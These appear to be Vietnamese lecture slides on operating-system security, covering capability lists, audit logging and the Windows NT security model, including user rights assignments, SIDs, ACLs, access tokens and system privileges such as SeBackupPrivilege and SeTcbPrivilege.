- ❖ Mỗi chủ thể theo dõi những gì có thể truy cập được
- ❖ Thường giữ một khả năng cho mỗi đối tượng
- ❖ Khả năng giống như “vé vào cửa”
- + Dễ xác định những gì một chủ thể có thể truy cập
 - Khó xác định ai có thể truy cập một đối tượng nào đó
 - Khó bỏ/điều khiển quyền truy cập

Ví dụ




- ❖ Ghi lại các sự kiện liên quan tới bảo mật
- ❖ Bảo vệ tập tin log
- ❖ Tập tin log có thể trở nên lớn ?
 - Quản lý kích thước có chính sách
 - Khả năng lưu trữ ngày càng lớn
 - Ghi nhận khi cần thiết
 - Ví dụ
 - Ghi nhận lần truy cập đầu tiên và cuối cùng vào tập tin của tiến trình
 - Không ghi nhận quá trình và các sự kiện bình thường

Các cơ chế bảo mật của Windows NT


❖ Các cơ chế bảo mật

- Chứng thực người dùng
 - User, Group
- Điều khiển truy cập
 - Chính sách (Policy)
 - Quyền sử dụng tập tin, thư mục
- Mã hóa
 - EFS (Encrypting File System)
- Kiểm soát hệ thống
 - Auditing
- Quản trị

❖ Cài đặt mô hình bảo mật chủ thể/đối tượng chuẩn



Các cơ chế bảo mật của Windows NT



The screenshot displays the Windows NT Group Policy console. The left pane shows the 'Local Computer Policy' tree, with 'User Rights Assignment' highlighted. The right pane lists various policies and their assigned security settings.

| Policy | Security Setting |
|--|--------------------------------------|
| Access this computer from the network | Everyone, Administrators |
| Act as part of the operating system | |
| Add workstations to domain | |
| Adjust memory quotas for a process | LOCAL SERVICE, NETWORK SERVICE |
| Allow logon through Terminal Services | Administrators, Remote Desktop Users |
| Back up files and directories | Administrators, Backup Operators |
| Bypass traverse checking | Everyone, Administrators |
| Change the system time | Administrators, Power Users |
| Create a pagefile | Administrators |
| Create a token object | |
| Create global objects | Administrators, INTERACTIVE |
| Create permanent shared objects | |
| Debug programs | Administrators |
| Deny access to this computer from the network | SUPPORT_388945a... |
| Deny logon as a batch job | |
| Deny logon as a service | |
| Deny logon locally | SUPPORT_388945a... |
| Deny logon through Terminal Services | |
| Enable computer and user accounts to be trusted for delegation | |
| Force shutdown from a remote system | Administrators |
| Generate security audits | LOCAL SERVICE, NETWORK SERVICE |
| Impersonate a client after authentication | Administrators, SECURITY |
| Increase scheduling priority | Administrators |
| Load and unload device drivers | Administrators |


Các thành phần bảo mật

- ❖ Chủ thể – tiến trình hay tiểu trình chạy dưới quyền hệ thống hay một người dùng hợp lệ
- ❖ Định danh bảo mật (Security ID – SID)
- ❖ Điều khiển truy cập: danh sách điều khiển truy cập (ACL)
- ❖ Access token – ủy nhiệm thư của chủ thể khi thực thi
- ❖ Privilege – khả năng của chủ thể thực hiện các thao tác mức hệ thống. Thường phá vỡ mô hình bảo mật chuẩn
 - Kèm theo access token
 - Thường mặc định bị vô hiệu hóa.
 - Có thể bật/tắt
 - Ví dụ một số quyền privileges
 - **SeAssignPrimaryTokenPrivilege** – thay thế token của tiến trình
 - **SeBackupPrivilege** – bỏ qua những ràng buộc của hệ thống tập tin để thực hiện sao lưu dự phòng và khôi phục dữ liệu
 - **SeIncreaseQuotaPrivilege** - thêm giới hạn sử dụng bộ nhớ cho một tiến trình
 - **SeTcbPrivilege** – Chạy như một phần của hệ điều hành


❖ Định danh bảo mật (Security Identifiers - SIDs)

- Duy nhất cho tất cả người dùng, nhóm người dùng, máy tính
- Kết hợp từ:
 - Tên máy tính
 - Giờ hiện tại
 - Khoảng thời gian sử dụng CPU của người dùng hiện tại


Danh sách điều khiển truy cập



Security descriptors




Access Token



- Đăng nhập sẽ tạo **security access token**
 - Gồm ID của người dùng, nhóm người dùng và một số đặc quyền
 - Mỗi tiến trình của người dùng này sẽ được cấp 1 bản sao của token
 - Hệ thống kiểm tra token để xác định được phép truy cập hay không

Ví dụ Token



Ví dụ yêu cầu truy cập

